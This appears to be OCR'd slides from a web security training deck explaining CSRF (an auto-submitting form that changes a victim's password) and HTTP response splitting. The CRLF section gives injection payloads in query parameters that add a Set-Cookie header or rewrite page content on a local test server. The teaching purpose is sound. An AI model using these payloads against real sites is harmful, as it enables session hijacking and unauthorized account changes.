
```
GET /settings?type=password&pass=qwerty123 HTTP/1.1
Host: social.net
Cookie: username=user1; ...
...
```

CSRF attack plan

- Server has no uniq tokens per request/user/ session and no "referer" checks
- Create form with filled inputs and autosubmit
- Gave link to authenticated user
- He opens link, form submits and browser make crafted by hacker request

CSRF example

Real-life example. CSRF in password change processing



HTTP Response Splitting

or CRLF injection

WTF is "CRLF"?

Typical HTTP request:

```
POST / HTTP/1.1[CRLF]
Host: www.example.com[CRLF]
User-Agent: Mozilla/5.0[CRLF]
Accept: text/html[CRLF]
Accept-Language: en-us,en;q=0.5[CRLF]
Accept-Encoding: gzip, deflate[CRLF]
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7[CRLF]
Connection: keep-alive[CRLF][CRLF]

  data=pawpaw
```

CR - Carriage Return
LF - Line Feed

CRLF means end-of-line in HTTP packets
CRLF in bytes - %0d%0a or \r\n

WTF is "CRLF"?

Typical HTTP response:

HTTP/1.1 200 OK[CRLF]
Host: www.example.com[CRLF]
Connection: close[CRLF]
X-Powered-By: PHP/5.5.31[CRLF]
Content-type: text/html[CRLF][CRLF]

page<h1>content</h1>here

CR - Carriage Return
LF - Line Feed

CRLF means end-of-line in HTTP packets
CRLF in bytes - %0d%0a or \r\n

WTF is "CRLF"?

What if we can inject in HTTP headers?

GET /?content_type=**text/html** HTTP/1.1
Host: 127.0.0.1:8081
...

HTTP/1.0 200 OK
Server: BaseHTTP/0.3 Python/2.7.11
Content-type: **text/html**

<html>
...

WTF is "CRLF"?


Modify headers as you want, add new header for example:

GET /?content_type=**text/html%0d%0aSet-Cookie: a=b;** HTTP/1.1
Host: 127.0.0.1:8081
...

[CRLF]

HTTP/1.0 200 OK
Server: BaseHTTP/0.3 Python/2.7.11
Content-type: **text/html**
Set-Cookie: a=b

<html>
...



WTF is "CRLF"?

Just add double [CRLF] to rewrite page content!

GET /?content_type=**text/html%0d%0a%0d%0a<h1>1<!--** HTTP/1.1
Host: 127.0.0.1:8081
...

[CRLF][CRLF]

HTTP/1.0 200 OK
Server: BaseHTTP/0.3 Python/2.7.11
Content-type: **text/html**

<h1>1<!--

<html>